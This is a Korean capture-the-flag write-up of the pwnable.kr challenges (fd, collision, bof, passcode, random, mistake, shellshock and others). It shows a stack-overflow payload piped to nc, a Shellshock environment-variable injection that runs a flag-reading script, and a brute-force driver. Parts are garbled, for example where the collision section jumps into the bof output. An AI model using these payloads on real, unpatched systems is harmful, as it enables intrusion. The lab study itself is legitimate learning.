

## 1. fd

```
ssh -l fd pwnable.kr -p2222
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
    if(argc<2){
        printf("pass argv[1] a number\n");
        return 0;
    }
    int fd = atoi( argv[1] ) - 0x1234;
    int len = 0;
    len = read(fd, buf, 32);
    if(!strcmp("LETMEWIN\n", buf)){
        printf("good job :)\n");
        system("/bin/cat flag");
        exit(0);
    }
    printf("learn about Linux file IO\n");
    return 0;
}

"fd.c" [readonly] 22L, 418C
```

&lt;- 빼꼼 보이는 [readonly]

이것을 잘 구워삶아서 flag의 내용을 살펴봐야 한다.

flag는 권한 때문에 읽기가 불가능하다.

fd는 POSIX에서 OS가 파일을 가리키는 방법이다.

또한, stdin, stdout, stderr는 기본적으로 0, 1, 2의 fd를 가지고 있다.

LETMEWIN 이라는 내용을 가진 파일을 가리키는 fd를 ./fd의 인자로 줘야 하는 듯하다.

/home/fd 안에 파일을 생성할 수 있나 보자.

```
ssh -l fd pwnable.kr -p2222
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
fd@ubuntu:~$ ./buf
-bash: ./buf: No such file or directory
fd@ubuntu:~$ vim fd.c
fd@ubuntu:~$ ls -l ..
total 180
drwxr-x--- 3 root aeg      4096 Oct 16  2014 aeg
drwxr-x--- 4 root ascii    4096 Aug 20  2014 ascii
drwxr-x--- 4 root ascii_easy 4096 Aug 20  2014 ascii_easy
drwxr-x--- 3 root bf        4096 Sep 10  2014 bf
drwxr-x--- 2 root blackjack 4096 Feb 21  2014 blackjack
drwxr-x--- 3 root bof        4096 Sep 10  2014 bof
drwxr-x--- 2 root coin1      4096 Nov 27  2014 coin1
drwxr-x--- 2 root coin2      4096 Nov 27  2014 coin2
drwxr-x--- 4 root col        4096 Aug 20  2014 col
drwxr-x--- 3 root crypto_easy 4096 Jun 19  2014 crypto_easy
drwxr-x--- 4 root dos        4096 Jul 15  2014 dos
drwxr-x--- 3 root dragon     4096 Sep 10  2014 dragon
drwxr-x--- 2 root echo1      4096 Feb 21  2014 echo1
drwxr-x--- 2 root echo2      4096 Feb 21  2014 echo2
drwxr-x--- 4 root fd         4096 Aug 20  2014 fd
```

&lt;- (으양 전부 다 root)

쓰기 권한이 없어 방법이 없다.

그렇다면 어떻게 LETMEWIN을 집어넣어주지? 어디엔가 존재하는 LETMEWIN을 가리키는 fd를 찾아야 하나?

Python을 이용한 Fuzzing도 불가능하기에, 다른 방법이 존재할 것이다.


-> fd가 0이면 STDIN을 가리키고, 거기에 LETMEWIN을 적어주면 된다!

argv[1] - 0x1234를 fd 값으로 쓰니, 0x1234를 인자로 넣어주면 되겠다 (0x1234 == 4660)

```
fd@ubuntu:~$ ./fd 1
learn about Linux file IO
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
fd@ubuntu:~$
```

./fd 4660을 넣자, 키가 나왔다. (mommy! I think I know what a file descriptor is!!)

## 2. Collision



```
ssh -l col pwnable.kr -p 2222
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
    int* ip = (int*)p;
    int i;
    int res=0;
    for(i=0; i<4; i++){
        res += ip[i];
    }
    return res;
}

int main(int argc, char* argv[]){
    if(argc<2){
        printf("usage : %s [password]\n", argv[0]);
        return 0;
    }
    if(strlen(argv[1]) != 20){
        printf("password length should be 20 bytes\n");
        return 0;
    }

    if(hashcode == check_password( argv[1] )){
        system("/bin/cat flag");
        return 0;
    }
    else
        printf("wrong password.\n");
    return 0;
}
```

char형으로 20바이트를 받아서 int형 4바이트로 간주해 총 5번 더하는 코드이다.

즉, 각 바이트의 값을 더해서 hashcode의 값인 0x21DD09EC을 만들어내기만 하면 통과할 수 있다.

0x21DD09EC = 0x06C5CEC8 + 0x06C5CEC8 + 0x06C5CEC8 + 0x06C5CECC 이므로 이제 더할 값들을 Little Endian을 고려해서 20바이트 char 배열에 나열하면 된다.

```
char code[] = {0xCC, 0xCE, 0xC5, 0x06, 0xC8, 0xCE, 0xC5, 0x06, 0xC8, 0xCE, 0xC5, 0x06, 0xC8, 0xCE, 0xC5, 0x06, 0xC8, 0xCE, 0xC5, 0x06};
```

다음과 같이 배열된다.

scp로 col.c를 다운로드받아 다음과 같이 고쳐서 컴파일해 보았다.

```
print str
```

이후, 이를 nc 명령어에 파이프로 stdin에 집어넣었다.

```
$ python gen.py | nc pwnable.kr 9000
```

```
*** stack smashing detected ***: /home/bof/bof terminated
```

하지만 스택 가드가 적용되어 있는 바이너리라, 만만치 않아 보인다.

IDA로 bof 바이너리를 살펴보았다.

```
.text:00000677 loc_677: ; CODE XREF: func+3D↑j
.text:00000677 mov     eax, [ebp+var_C]
.text:0000067A xor     eax, large gs:14h
.text:00000681 jz      short locret_688
.text:00000683 call    __stack_chk_fail
.text:00000688 :
```

\_\_stack\_chk\_fail()이 있는 걸 봐서 스택 가드가 확실하다.

하지만, \_\_stack\_chk\_fail()는 함수가 끝날 때만 호출될 테이기에 그 전에 끝내버리면 된다.

좀 더 위로 올려보면

```
.text:00000620 s = byte ptr -2Ch
.text:0000062C var_C = dword ptr -0Ch
.text:0000062C arg_0 = dword ptr 8
```

스택의 구조를 잘 알 수 있는 부분이 나온다. s가 overflowme, var\_C가 스택가드의 canary, arg\_0이 key이다.

여기서 canary는 12바이트의 지역변수로 계산되고 있음을 알 수 있다. 즉, 52=32+12+4+4 (overflowme, canary, ex\_ebp, ret 값)바이트를 임의의 값으로 덮어쓰고 그 뒤에 0xCAFEBABE를 붙이면 된다.

2차시도

```
$ python -c "print '\x45'*52+'\xBE\xBA\xFE\xCA'" | nc pwnable.kr 9000
```

```
*** stack smashing detected ***: /home/bof/bof terminated
```

이 코드가 안 되는 이유는, /bin/sh을 실행시키는데는 성공했으나 stdin이 더 없어 sh가 곧바로 종료되기 때문이다.

3차시도

```
$ (python -c "print '\x45'*52+'\xBE\xBA\xFE\xCA'\ncat flag") | nc pwnable.kr 9000
```

cat flag 명령어를 쉘 코드랑 분리시켜 실행해야 할 듯하다.

```
$ (python -c "print '\x45'*52+'\xBE\xBA\xFE\xCA';cat flag") | nc pwnable.kr 9000
```

```
/bin/sh: 1: ,H9rPCIHt: not found
```

```
/bin/sh: 1: ,u8IHJ: not found
```

```
/bin/sh: 1: ,H0IH H H9sDH H%: not found
```

```
/bin/sh: 1: ,0IH: not found
```

```
/bin/sh: 1: K4: not found
```

뭔가 다른 결과가 나왔다. cat flag으로 출력된 값이 도로 stdin으로 들어가서 생긴 문제이다.

그냥 cat 명령어로 내가 입력하는 값을 그대로 출력하도록 해보자.

```
$ (python -c "print '\x45'*52+'\xBE\xBA\xFE\xCA';cat") | nc pwnable.kr 9000
```

```
cat flag
```

```
daddy, I just pwned a buFFer :)
```


```
exit
```

```
*** stack smashing detected ***: /home/bof/bof terminated
```

Flag : daddy, I just pwned a buFFer :)

4. flag

Packed Binary라고 한다. 일단 바이너리의 내부구조를 보자.




바이너리 안에 UPX라는 문구가 떡하니 있다.

upx로 패킹을 해제한다.

\$ upx -d flag # Cygwin에서는 upx, Ubuntu에서는 upx-ucl

이제 디버거로 내부를 살펴볼 수 있게 되었다.




// IDA에서 디컴파일해 본 코드

sub\_400320 함수 내부



여기서 gdb까지 동원하는 등 한참 헤매다가 call sub\_400320 부근이 미로여서 좌절했으나... (call을 따라갔는데 왜 JMP만 나오는 걸까요?)




순간 String을 다 뒤져보면 되겠다는 생각이 들어 순식간에 flag를 찾았다.

개발자가 의도적으로 넣은 것처럼 보이는 string은 두 개밖에 안 되지만, "I will malloc() and~" 부분은 코드에 존재하는 주석이다.

flag : UPX...? sounds like a delivery service :)



## 5. passcode



```
1:passcode.c
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 void login(){
5     int passcode1;
6     int passcode2;
7
8     printf("enter passcode1 : ");
9     scanf("%d", passcode1);
10    fflush(stdin);
11
12    // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
13    printf("enter passcode2 : ");
14    scanf("%d", passcode2);
15
16    printf("checking...\n");
17    if(passcode1==338150 && passcode2==13371337){
18        printf("Login OK!\n");
19        system("/bin/cat flag");
20    }
21    else{
22        printf("Login Failed!\n");
23        exit(0);
24    }
25 }
```

컴파일할 당시 warning이 떴다고 했다.

그래서, Cygwin에서 컴파일을 해봤다.

Jang@Jang-Laptop ~/Build/pwnable\_s

```
$ scp -P 2222 passcode@pwnable.kr:/home/passcode/passcode.c passcode.c
```

passcode@pwnable.kr's password:

```
passcode.c                                100% 858      0.8KB/s   00:00
```

Jang@Jang-Laptop ~/Build/pwnable\_s

```
$ gcc -o passcode passcode.c -Wall
```

passcode.c: In function 'login':

passcode.c:9:2: warning: format '%d' expects argument of type 'int \*', but argument 2 has type 'int' [-Wformat=]

```
    scanf("%d", passcode1);
```

^

passcode.c:9:2: warning: format '%d' expects argument of type 'int \*', but argument 2 has type 'int' [-Wformat=]

passcode.c:14:9: warning: format '%d' expects argument of type 'int \*', but argument 2 has type 'int'

[-Wformat=]

```
    scanf("%d", passcode2);
```

^

passcode.c:14:9: warning: format '%d' expects argument of type 'int \*', but argument 2 has type 'int'

[-Wformat=]

passcode.c:9:2: warning: 'passcode1' is used uninitialized in this function [-Wuninitialized]

```
    scanf("%d", passcode1);
```

^

passcode.c:14:9: warning: 'passcode2' is used uninitialized in this function [-Wuninitialized]

```
    scanf("%d", passcode2);
```

passcode1, passcode2을 scanf에서 입력받을 때 &을 붙이지 않았다. 게다가 선언 당시 초기화하지 않았다.

그 결과...

```

passcode@ubuntu:~$ ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Hello
Welcome Hello!
enter passcode1 : 338150
enter passcode2 : 13371337
Segmentation fault

```

// (핑! 핑! 터져라!)

Segfault가 발생한다.

gdb로 좀 손봐줘야 할 모양이다.

```

$ gdb passcode
(gdb) set disassembly-flavor intel
(gdb) disas login
(gdb) b *login+92 // printf("Checking");

```

1차시도 : 실패 (Cannot access memory at address 0x86)

```

(gdb) set *(unsigned char)0x08048586=0x90
(gdb) set *(unsigned char)login+34=0x90
scanf 부분을 NOP으로 패치하는 것. 하지만 Opcode 변경부터 실패했다.

```

2차시도 : scanf에 숫자가 들어가면 터져버리니 영문자를 입력해 passcode1, passcode2에 아무 값도 넣지 않고 넘어간다.

```

// passcode1 : 0x10, passcode2 : 0x0C
(gdb) set variable {int}($ebp-0x10) = 338150
(gdb) set variable {int}($ebp-0x0C) = 13371337
(gdb) r
Continuing.
enter passcode2 : checking...
Login OK!

```

**/bin/cat: flag: Permission denied**

Now I can safely trust you that you have credential :)  
 [Inferior 1 (process 12907) exited normally]

접근법이 맞긴 했는데, gdb로 변수를 조작해 flag를 열기에는 권한문제가 있다.

즉, gdb로 패치를 할 수는 없다.

다만, passcode1이 EBP-16이고 passcode2가 EBP-12인 것은 알아냈다.

3차시도 : 셸코드 주입

welcome 함수의 scanf("%100s", name); 이 괜히 존재하지는 않을 것이다.

name[100]
exEBP
RETURN ADDRESS <- EBP
main() 영역

passcode1
passcode2
exEBP
RETURN ADDRESS <- EBP
main() 영역

name[100]에 값을 입력할 때, 추후 passcode1과 passcode2가 할당될 자리에 각각 338150, 13371337을 입력한 뒤 잘못된 scanf 문에서는 숫자가 아닌 알파벳을 입력해버리면 flag를 올바른 권한으로 볼 수 있을 것이다.

00338150 == 0x000528E6, 13371337 == 0x00CC07C9 임을 이용한다.

[illegible]

또 실패한 이유는? passcode1은 제대로 집어넣었으나 passcode1에 `0x00`이 끼어 들어가서 passcode2를 변조시킬 수 없기 때문일 것이다. 다시 소스를 보면, 'enter passcode2' 위에 "ha! mommy told me that 32bit is vulnerable to bruteforcing :)"라는 문구가 있다. 즉, 계속 passcode1을 338150으로 변조시키며 passcode2가 언젠가 맞아떨어지기를 기다리는 것을 시도해보기로 했다.

```
// driver.c
#include <stdio.h>
#include <stdlib.h>

int main (int argc, char* argv)
{
    int i = 0;
    for (i = 0; i < 100000; i++)
        system("/tmp/fuzz/gen | /home/passcode/passcode >> /tmp/fuzz/result.txt");
    return 0;
}
```

```
// gen.c
#include <stdio.h>

int main (int argc, char* argv[])
{
    int i, j;
    for (j = 0; j < 92; j++)
        putchar('J');
    printf("WxE6Wx28Wx05Wx00WxC9Wx07WxCCWx00Wna");
    return 0;
}
```

많은 시간을 투자해봤지만 이 또한 실패했다. 추후 검색을 하며 Global Offset Table라는 것을 알아야 한다는 것까지는 접근할 수 있었으나, 그곳까지였다.



## 6. random

```
ssh random@pwnable.kr -p2222
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
#include <stdio.h>

int main(){
    unsigned int random;
    random = rand();          // random value!

    unsigned int key=0;
    scanf("%d", &key);

    if( (key ^ random) == 0xffffffff ){
        printf("Good!\n");
        system("/bin/cat flag");
        return 0;
    }

    printf("Wrong, maybe you should try 2^32 cases.\n");
    return 0;
}
```

srand로 seed를 재설정하지 않고 있다는 것을 눈여겨보자. rand()의 값은 항상 일정하다고 볼 수 있다. 또한 XOR 연산의  $a \oplus b = c$ 일 경우  $a \oplus c = b$ 라는 성질을 이용해야 할 듯하다.

항상 일정할 random 변수값을 알아내기 위해, gdb를 이용한다.

함수가 반환하는 값은 EAX에 저장되므로, \*main+18에 브레이크포인트를 걸고 멈춘 상태에서 EAX 값을 확인하자.

(gdb) disas main

Dump of assembler code for function main:

```
0x00000000004005f4 <+0>:  push    %rbp
0x00000000004005f5 <+1>:  mov     %rsp,%rbp
0x00000000004005f8 <+4>:  sub     $0x10,%rsp
0x00000000004005fc <+8>:  mov     $0x0,%eax
0x0000000000400601 <+13>: callq   0x400500 <rand@plt>
0x0000000000400606 <+18>:  mov     %eax,-0x4(%rbp)
0x0000000000400609 <+21>:  movl    $0x0,-0x8(%rbp)
```

(중략)

(gdb) b \*main+18

Breakpoint 1 at 0x400606

(gdb) r

Starting program: /home/random/random

warning: no loadable sections found in added symbol-file system-supplied DSO at 0x7fffdc6b1000

Breakpoint 1, 0x0000000000400606 in main ()

(gdb) print \$eax

\$1 = 1804289383

이 환경에서 srand() 없이 rand()를 호출하면 1804289383 값이 반환됨을 알 수 있다.


즉, random 값은 1804289383이다.

이제  $a \oplus b = c$ 에서 b와 c의 값을 알았으니,  $b \oplus c = a$ 를 이용해 a를 알아낼 수 있다.

(C코드)

```
#include <stdio.h>
#include <stdlib.h>
```


```
int main(int argc, char* argv[])
{
    unsigned int random = 1804289383;
    printf("%u\n", 0xdeadbeef ^ 1804289383);
    return 0;
}
```



```
/home/ied206/Build/pwnable_s/pwnable
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
3039230856
Process returned 0 (0x0)   execution time : 0.001 s
Press ENTER to continue.
```

즉, 3039230856가 Key 값이다.

이제 ./random 프로그램을 켜서 3039230856을 입력하자.



```
ssh random@pwnable.
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
random@ubuntu:~$ clear
random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable..
random@ubuntu:~$
```

Flag를 얻었다.

## 7. input

### - Stage 1

총 인자는 바이너리 이름 포함 100개여야 하며, 41번째는 'wx00', 42번째는 'wx20wx0awx0d'가 되어야 한다. Python으로 간단하게 인자들의 틀을 생성해 주자.

내 노트북의 리눅스 환경으로 옮겨와서 다음과 같이 작성해 보았다.

```
#!/usr/bin/env python3
```

```
for i in range(1, 100):
    if i == 41:
        print("wx00", end=' ');
    elif i == 42:
        print("wx20wx0awx0d", end=' ');
    else:
        print(i, end=' ')
```

```
$ python3 /tmp/input/gen.py | ./input
```

이 때 wx00, 즉 NULL 문자 때문에 막혔다.

Bash에서 인자를 줄 때, wx00을 직접 넣을 수 없고 파이프 등을 이용해야만 한다.

여기서 막히고 말았다. Python이나 C에서 직접 파이프를 연결하지 않는 이상 진행이 불가능했다.

## 8. leg

ARM 어셈블리를 알아야 한다.

```
23 int main(){
24     int key=0;
25     printf("Daddy has very strong arm! : ");
26     scanf("%d", &key);
27     if( (key1()+key2()+key3()) == key ){
28         printf("Congratz!\n");
29         int fd = open("flag", O_RDONLY);
30         char buf[100];
31         int r = read(fd, buf, 100);
32         write(0, buf, r);
33     }
34     else{
35         printf("I have strong leg :P\n");
36     }
37     return 0;
38 }
```

key1() + key2() + key3() == key가 핵심이다.

서버에는 gdb도 없기 때문에 제공된 leg.asm의 ARM 어셈블리만 보고 판정해야 한다.

scp로 leg 바이너리를 추출해 정적 분석을 할 수도 없었다.

key1(), key2(), key3() 함수들이 리턴하는 값만 알면 해결 가능할 것이다. 그러나 Win32 리버싱 밖에 모르기에 ARM 어셈블리를 몰랐고, 접근하기 매우 어려웠다.

IDA Pro의 도움을 받기 위해, ARMv7 CPU를 가진 UDOO 보드에서 leg.c를 컴파일한 뒤 바이너리를 다시 컴퓨터로 가져와서 IDA Pro로 열어보았지만, 별다른 도움이 되지 못했다.



// 동면을 해제한 보람이 없었다...

결국 ARM 어셈블리를 더 공부하고 도전하기로 하였다.

## 9. mistake

이름에서부터 "실수를 찾아라!"가 풍겨진다.

```
if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0)
```

여기를 잘 보면, <가 =보다 연산자 우선순위가 높기에 다음처럼 쓸 수 있다.

```
if(fd=(open("/home/mistake/password",O_RDONLY,0400) < 0))
```

open에서 반환되는 fd는 0, 1, 2는 반드시 아니다. 정상적인 환경에서는 실패하지 않기 때문에 -1이 반환될 가능성도 드물어, "(양수) < 0" 상태가 되어 fd 변수에는 거짓, 즉 0이 대입된다.

stdin의 fd가 0이기에, 결국 fd 변수는 stdin을 가리키게 된다.

즉, 우리가 pw\_buf에 입력해주면 된다.

밑에 pw\_buf2에서 10자리의 비밀번호를 입력받고, 이를 1로 XOR 연산을 한다.

즉, pw\_buf2를 1111111111로 입력하면 이 값은 00000000이 될 것이다.

그렇다면, 0000000000을 pw\_buf에, 1111111111을 pw\_buf2에 입력해보면 원하는 결과가 나올 것이다.


```

$ ./mistake
do not bruteforce...
0000000000
1111111111
input password : Password OK
Mommy, the operator priority always confuses me :(
$ |

```

Flag = Mommy, the operator priority always confuses me :(

## 10. shellshock



```

~/Build/pwnable_s
1:shellshock.c
1 #include <stdio.h>
2 int main(){
3     setresuid(getegid(), getegid(), getegid());
4     setresgid(getegid(), getegid(), getegid());
5     system("/home/shellshock/bash -c 'echo shock_me'");
6     return 0;
7 }

```

setresuid는 권한 상승 부분으로 추측된다.

'echo shock\_me' 이 부분을 잘 이용해서 flag의 내용을 읽어내야 한다.

일단 셸쇼크 중 하나인 CVE-2014-7169를 구글링해서 찾아봤다. // 내용은 `env X='() { (a)=>W' bash -c "echo date"` 이 시스템의 bash 버전은 4.2.25로, 패치되기 전 버전이다.

다른 문제들을 풀다가 발견한 거지만, 이 시스템에서는 /tmp 안에 폴더를 만들면 그 안에는 쓰기가 가능하다.

이 문제를 풀려면, shock\_me를 스크립트나 실행 파일로 대체시킬 수 있어야 할 듯 싶다. 어떤 수로?

먼저, CVE-2014-7169를 실행해 보았다.

```

shellshock@ubuntu:~$ env X='() { (a)=>W' ./bash -c "echo date"
./bash: X: line 1: syntax error near unexpected token `='
./bash: X: line 1: `
./bash: error importing function definition for `X'
./bash: echo: Permission denied

```

맨 마지막 줄에 권한이 없다는 오류가 뜬다. 'stdout으로 출력하는 것이 권한을 필요로 할리 없을텐데?'란 생각이 들어 쓰기 권한이 있는 /tmp/shshock 폴더 안에서 비슷하게 실행해 보았다.

```

shellshock@ubuntu:/tmp/shshock$ env X='() { (a)=>W' /home/shellshock/bash -c "echo date"
/home/shellshock/bash: X: line 1: syntax error near unexpected token `='
/home/shellshock/bash: X: line 1: `
/home/shellshock/bash: error importing function definition for `X'
shellshock@ubuntu:/tmp/shshock$ cat echo
Fri Jul 3 11:40:54 PDT 2015

```

어라, date가 실행되어 echo란 파일에 저장되어 있다. 이를 이용하면 문제를 풀 수 있겠다.

cat /home/shellshock/flag라는 내용의 shock\_me 셸스크립트를 짜고, 실행권한을 준다.

```
shellshock@ubuntu:/tmp/shshock$ mkdir /tmp/shshock
shellshock@ubuntu:/tmp/shshock$ vim /tmp/shshock/shock_me # cat /home/shellshock/flag 입력
shellshock@ubuntu:/tmp/shshock$ chmod +x
```

이제 첫 번째 시도를 해보았다.

```
shellshock@ubuntu:/tmp/shshock$ env X='() { (a)=>W' bash -c "~/shellshock"
그러나 실패한다.
/home/shellshock/bash: X: line 1: syntax error near unexpected token `='
/home/shellshock/bash: X: line 1: `
/home/shellshock/bash: error importing function definition for `X'
/home/shellshock/bash: shock_me: command not found
```

./shock\_me로 실행시켜야 하는데, shellshock 프로그램 안에는 그냥 shock\_me로 하드코딩되어 있어 발생하는 문제이다. 그냥 shock\_me로도 실행시키려면 PATH 안에 있어야 한다. 그래서 PATH 환경변수에 /tmp/shshock를 추가해 주었다.

```
shellshock@ubuntu:/tmp/shshock$ PATH=$PATH:/tmp/shshock
shellshock@ubuntu:/tmp/shshock$ env X='() { (a)=>W' bash -c "~/shellshock"
/home/shellshock/bash: X: line 1: syntax error near unexpected token `='
/home/shellshock/bash: X: line 1: `
/home/shellshock/bash: error importing function definition for `X'
```

이번엔 오류메시지가 한 줄 줄었다. 이제 echo 파일의 내용을 살펴보자.

```
shellshock@ubuntu:/tmp/shshock$ cat echo
only if I knew CVE-2014-6271 ten years ago..!!
```

오오! Flag다!

Flag : only if I knew CVE-2014-6271 ten years ago..!!

## 11. coin1

자동화를 해야 한다.

일단 bof에서 썼던 방법대로, nc에 stdin을 곧바로 파이프로 물려보았다. 이번엔 stdout까지 물렸다. python의 subprocess 모듈을 이용해 stdin, stdout을 PIPE로 연결해 보는 걸 시도했다.

```
#!/usr/bin/env python
```

```
from subprocess import Popen, PIPE
from time import sleep
import string
```

```
# run nc as a subprocess
```

```
p = Popen(['nc', 'pwnable.kr', '9007'], stdin=PIPE, stdout=PIPE, stderr=PIPE, shell=False)
```

```
quiznum = 0
```

```

while (1):
    succeed = False
    stmp = p.stdout.read()
    print stmp
    number = string.atoi(stmp.split(" ")[0][2:])
    count = string.atoi(stmp.split(" ")[1][2:])
    print number
    print count

```

```

p.stdin.close()
p.stdout.close()

```

테스트용으로 이 정도 짜서 실제로 돌려 보았지만, 계속 실패하였다.

